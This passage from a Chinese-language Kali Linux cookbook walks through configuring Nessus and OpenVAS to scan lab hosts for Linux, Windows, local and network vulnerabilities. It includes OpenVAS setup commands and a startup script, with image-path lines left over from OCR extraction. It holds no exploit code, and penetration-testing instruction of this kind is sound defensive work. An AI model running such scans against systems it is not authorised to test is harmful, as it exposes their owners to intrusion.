
- `Scehduled`：允许你选择日期和时间来运行扫描。
- `Template`：将扫描设置为模板。

iii. 选择扫描策略。这里，我们选择之前创建的`Linux Vulnerabilities Scan`策略。

iv. 选择你的目标，包含下列要点：

- 目标必须每行输入一个。
- 你也可以在每行输入目标的范围。
- 上传目标文件（如果有的话）或选择`Add Target IP Address`。

9. 点击`Launch Scan`：




10. 你会被要求确认，你的测试将会执行（取决于你选择了多少目标，以及要执行多少测试）。
11. 一旦完成了，你会收到一份报告，它在`Reports`标签页中。
12. 双击报告来分析下列要点：
    - 每个发现了漏洞的目标会被列出。
    - 双击 IP 地址来观察端口，和每个端口的问题。
    - 点击列下方的数字，来获得所发现的特定问题/漏洞的列表。
    - 漏洞会详细列出。
13. 点击`Reports`主菜单中的`Download Report`。

# 5.5 Nessus - 发现 Windows 特定的漏洞

在这个秘籍中，我们会使用 Nessus 探索如何发现 Windows 特定漏洞。这些漏洞针对网络上运行 Windows 的主机。

## 准备


为了完成秘籍，你需要被测试的虚拟机：

- Windows XP
- Windows 7

## 操作步骤

让我们开始使用 Nessus 发现 Windows 特定的漏洞，首先打开 Firefox 浏览器：

1. 在 https://127.0.0.1:8834 登录 Nessus。
2. 访问 `Policies` 。
3. 点击 `Add Policy` 。




4. 在 `General Settings` 标签页，进行如下操作：

    i. 为你的扫描输入一个名称。我们选择了 `Windows Vulnerability Scan` ，但你可以选择想要的其它名称。

    ii. 有两个可见性的选择：‘


- `Shared` ：其它用户可以利用这次扫描。
- `Private` ：这次扫描只能被你使用。

iii. 其它项目保留默认。

iv. 点击 `Submit` 。

5. 在 `Plugins` 标签页中，点击 `Disable All` 并选择下列特定的漏洞。它们可能出现在 Windows 系统中：

    - DNS Databases
    - Denial of Service
    - FTP
    - SMTP Problems
    - SNMP Settings
    - Web Servers
    - Windows
    - Windows: Microsoft Bulletins
    - Windows: User management




6. 点击 `Submit` 来保存新的策略。

7. 在主菜单中，点击 `Scan` 菜单选项。


8. 点击 `Add Scan` 按钮并进行如下操作：

    i. 为你的扫描输入名称。如果你一次运行多个扫描，这会非常有用。这是区分当前运行的不同扫描的方式。

    ii. 输入扫描类型：

        - `Run Now`：默认开启，这个选项会立即运行扫描。
        - `Scehduled`：允许你选择日期和时间来运行扫描。
        - `Template`：将扫描设置为模板。
    iii. 选择扫描策略。这里，我们选择之前创建的`Windows Vulnerabilities Scan`策略。
    iv. 选择你的目标，包含下列要点：
        - 目标必须每行输入一个。
        - 你也可以在每行输入目标的范围。
        - 上传目标文件（如果有的话）或选择`Add Target IP Address`。

9. 点击`Launch Scan`：




10. 你会被要求确认，你的测试将会执行（取决于你选择了多少目标，以及要执行多少测试）。
11. 一旦完成了，你会收到一份报告，它在`Reports`标签页中。
12. 双击报告来分析下列要点：
    - 每个发现了漏洞的目标会被列出。
    - 双击 IP 地址来观察端口，和每个端口的问题。
    - 点击列下方的数字，来获得所发现的特定问题/漏洞的列表。
    - 漏洞会详细列出。

13. 点击 `Reports` 主菜单中的 `Download Report` 。

# 5.6 安装、配置和启动 OpenVAS

OpenVAS，即开放漏洞评估系统，是一个用于评估目标漏洞的杰出框架。它是 Nessus 项目的分支。不像 Nessus，OpenVAS提供了完全免费的版本。由于 OpenVAS 在Kali Linux中成为标准，我们将会以配置开始。

## 准备

需要网络连接。

## 操作步骤

让我们开始安装、配置和启动 OpenVAS，首先在终端窗口中访问它的路径。

1. OpenVAS 默认安装，并且只需要配置便于使用。
2. 在终端窗口中，将路径变为 OpenVAS 的路径：

   ```
   cd /usr/share/openvas
   ```

3. 执行下列命令：

   ```
   openvas-mkcert
   ```

   这一步我们为 OpenVAS 创建了 SSL 证书。

   i. 保留 CA 的默认生命周期。
   ii. 更新证书的生命周期，来匹配 CA 证书的天数： `1460` 。
   iii. 输入国家或地区。
   iv. 输入州或省。
   v. 组织名称保留默认。
   vi. 你会看到证书确认界面，之后按下回车键来退出。

```
------------------------------------------------------------------------
               Creation of the OpenVAS SSL Certificate
------------------------------------------------------------------------

Congratulations. Your server certificate was properly created.

The following files were created:

. Certification authority:
   Certificate = /var/lib/openvas/CA/cacert.pem
   Private key = /var/lib/openvas/private/CA/cakey.pem

. OpenVAS Server :
    Certificate = /var/lib/openvas/CA/servercert.pem
    Private key = /var/lib/openvas/private/CA/serverkey.pem

Press [ENTER] to exit
```

4. 执行下列命令：

```
openvas-nvt-sync
```

这会将 OpenVAS NVT 数据库和当前的 NVT 版本同步。也会更新到最新的漏洞检查。

```
root@kali:/usr/sbin# openvas-nvt-sync
[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] The 'OpenVAS NVT Feed' is provided by 'The OpenVAS Project'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
.html'.
[i] NVT dir: /var/lib/openvas/plugins
[i] rsync is not recommended for the initial sync. Falling back on http.
[i] Will use wget
[i] Using GNU wget: /usr/bin/wget
[i] Configured NVT http feed: http://www.openvas.org/openvas-nvt-feed-current.ta
r.bz2
[i] Downloading to: /tmp/openvas-nvt-sync.PAPfDzxPdE/openvas-feed-2013-06-26-831
6.tar.bz2
--2013-06-26 23:23:02--  http://www.openvas.org/openvas-nvt-feed-current.tar.bz2
Resolving www.openvas.org (www.openvas.org)... 5.9.98.186
```

5. 执行下列命令：

```
openvas-mkcert-client -n om -i
openvasmd -rebuild
```

这会生成客户证书并分别重构数据库。

6. 执行下列命令：

```
openvassd
```

这会启动 OpenVAS 扫描器并加载所有插件（大约 26406 个），所以会花一些时间。

7. 执行下列命令：

```
openvasmd --rebuild
openvasmd --backup
```

8. 执行下列命令来创建你的管理员用户（我们使用 `openvasadmin` ）：

```
openvasad -c  'add_user' -n openvasadmin -r admin
```

```
root@kali:~# openvasad -c 'add_user' -n admin -r Admin
Enter password:
ad   main:MESSAGE:3123:2013-06-30 17h55.23 EDT: No rules file provided, the new user will have
 no restrictions.
ad   main:MESSAGE:3123:2013-06-30 17h55.23 EDT: User admin has been successfully created.
root@kali:~#
```

9. 执行下列命令：

```
openvas-adduser
```

这会让你创建普通用户：

i. 输入登录名称。

ii. 在校验请求上按下回车键（这会自动选择密码）。

iii. 输入两次密码。

iv. 对于规则，按下 `Ctrl + D` 。

v. 按下 `Y` 来添加用户。

```
root@kali:~# openvas-adduser
Using /var/tmp as a temporary file holder.

Add a new openvassd user
---------------------------------


Login : wlp
Authentication (pass/cert) [pass] : pass
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that wlp has the right to
test.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)
```

10. 执行下列命令来配置 OpenVAS 的交互端口：

```
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

> 9392 是用于 Web 浏览器的推荐端口，但是你可以自己选择。

11. 访问http://127.0.0.1:9392，在你的浏览器中查看 OpenVAS 的 Web 界面。




## 工作原理

在这个秘籍中，我们以打开终端窗口并通过仓库安装 OpenVAS 来开始。之后我们创建了一个证书并安装我们的插件数据库。然后，我们创建了一个管理员和一个普通用户账号。最后，我们启动了 OpenVAS 的 Web 界面并展示了登录界面。

> 每次你在 OpenVAS 中执行操作的时候，你都需要重建数据库。

## 更多

这一节展示了除了启动 OpenVAS 之外的一些附加信息。

**编写 SSH 脚本来启动 OpenVAS**

每次你打算启动 OpenVAS 的时候，你需要：

1. 同步 NVT 版本（这非常不错，因为这些项目会在新漏洞发现的时候更改）。

2. 启动 OpenVAS 扫描器。
3. 重建数据库。
4. 备份数据库。
5. 配置你的端口。

为了节省时间，下面的简单 Bash 脚本可以让你启动 OpenVAS。把文件保存为 `OpenVAS.sh`，并放在你的 `/root` 文件夹中：

```
#!/bin/bash
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

使用 **OpenVAS** 桌面

你可以选择通过 OpenVAS 桌面来执行相同步骤。OpenVAS 桌面是一个 GUI 应用。为了启动这个应用：

1. 在 Kali Linux 的桌面的启动菜单中，访问 `Applications | Kali Linux | Vulnerability Assessment | Vulnerability Scanners | Oper` ，就像下面展示的那样：




2. 将服务器地址输入为 `127.0.0.1` 。
3. 输入你的用户名。
4. 输入你的密码。
5. 点击 `Log in` 按钮。


# 5.7 OpenVAS - 发现本地漏洞

OpenVAS 允许我们攻击很多种类的漏洞，它们取决于我们的版本。我们也需要评估的目标漏洞列表限制为针对我们想要获取的信息类型的漏洞。在这个秘籍中，我们将要使用 OpenVAS 扫描目标上的本地漏洞，这些漏洞针对我们当前的本地主机。


## 操作步骤

让我们以使用 OpenVAS 发现本地漏洞开始，首先打开 Firefox 浏览器：

1. 访问http://127.0.0.1:9392并登陆 OpenVAS。
2. 访问 `Configuration | Scan Configs` 。





3. 输入扫描的名称。这个秘籍中，我们使用 `Local Vulnerabilities` 。
4. 我们选择 `Empty, static and fast` 选项。这个选项可以让我们从零开始并创建我们自己的配置。
5. 点击 `Create Scan Config` ：




6. 我们现在打算编辑我们的扫描配置。点击 `Local Vulnerabilities` 旁边的扳手图标。





7. 按下 `Ctrl + F` 并在查找框中输入 `Local` 。
8. 对于每个找到的本地族，点击 `Select all NVT's` 框中的复选框。族是一组漏洞。选择的漏洞为：
    - `Compliance`
    - `Credentials`
    - `Default Accounts`
    - `Denial of Service`
    - `FTP`
    - `Ubuntu Local Security Checks`




9. 点击 `Save Config` 。

10. 访问 `Configuration | Targets` ：




11. 创建新的目标并执行下列操作：

    i. 输入目标名称。

    ii. 输入主机，通过下列方式之一：

    - 输入唯一的地址： `192.168.0.10`
    - 输入多个地址，以逗号分隔： `192.168.0.10,192.168.0.115`
    - 输入地址范围： `192.168.0.1-20`

12. 点击 `Create Target` 。

13. 现在选择 `Scan Management | New Task` ，并执行下列操作：

    i. 输入任务名称。

    ii. 输入注释（可选）。

iii. 选择你的扫描配置。这里是 `Local Vulnerabilities` 。

iv. 选择扫描目标。这里是 `Local Network` 。

v. 所有其他选项保留默认。

vi. 点击 `Create Task` 。

New Task

| | |
|---|---|
| Name | Local Vulnerabilities |
| Comment (optional) | |
| Scan Config | Local Vulnerabilities |
| Scan Targets | Local Network |
| Escalator (optional) | -- |
| Schedule (optional) | -- |
| Slave (optional) | -- |

Create Task

14. 现在访问 `Scan Management | Tasks` 。

15. 点击扫描旁边的播放按钮。这里是 `Local Vulnerability Scan` ：

Results of last operation

Operation: Delete Task
Status code: 200
Status message: OK

Tasks

No auto-refresh　Apply overrides

| Task | Status | Reports | | | Threat | Trend | Actions |
|---|---|---|---|---|---|---|---|
| | | Total | First | Last | | | |
| Local Vulnerabilities Scan | Done | 1 | | Aug 8 2012 | None | | |

## 工作原理

这个秘籍中，我们启动 OpenVAS 并登入它的 Web 界面。之后我们配置了 OpenVAS 来搜索一系列本地漏洞。最后，我们选择了目标并完成了扫描。OpenVAS 之后扫描了目标系统上已知漏洞，包括我们的 NVT 版本。


## 更多

一旦执行了扫描，你可以通过查看报告来观察结果：

1. 访问 `Scan Management | Tasks` 。
2. 点击 `Local Vulnerabilities Scan` 旁边的放大镜图标：




3. 点击下载箭头来查看报告：




# 5.8 OpenVAS - 发现网络漏洞

在这个秘籍中，我们将要使用 OpenVAS 扫描目标上的网络漏洞，这些漏洞针对我们目标网络上的设备。

## 准备

为了完成这个秘籍，你需要被测试的虚拟机。


- Windows XP

- Windows 7
- Metasploitable 2.0
- 其它版本的 Linux


## 操作步骤

让我们以使用 OpenVAS 发现网络漏洞开始，首先打开 Firefox 浏览器：

1. 访问http://127.0.0.1:9392并登陆 OpenVAS。
2. 访问 `Configuration | Scan Configs` 。




3. 输入扫描的名称。这个秘籍中，我们使用 `Network Vulnerabilities` 。
4. 我们选择 `Empty, static and fast` 选项。这个选项可以让我们从零开始并创建我们自己的配置。
5. 点击 `Create Scan Config` ：





6. 我们现在打算编辑我们的扫描配置。点击 `Network Vulnerabilities` 旁边的扳手图标。
7. 按下 `Ctrl + F` 并在查找框中输入 `Network` 。
8. 对于每个找到的族，点击 `Select all NVT's` 框中的复选框。族是一组漏洞。选择的漏洞为：
    - `Brute force attacks`
    - `Buffer overflow`
    - `CISCO`

- `Compliance`
- `Credentials`
- `Databases`
- `Default Accounts`
- `Denial of Service`
- `FTP`
- `Finger abuses`
- `Firewalls`
- `Gain a shell remotely`
- `General`
- `Malware`
- `Netware`
- `NMAP NSE`
- `Peer-To-Peer File Sharing`
- `Port Scanners`
- `Privilege Escalation`
- `Product Detection`
- `RPC`
- `Remote File Access`
- `SMTP Problems`
- `SNMP`
- `Service detection`
- `Settings`
- `Wireless services`




9. 点击 `Save Config` 。

10. 访问 `Configuration | Targets` ：




11. 创建新的目标并执行下列操作：

    i. 输入目标名称。

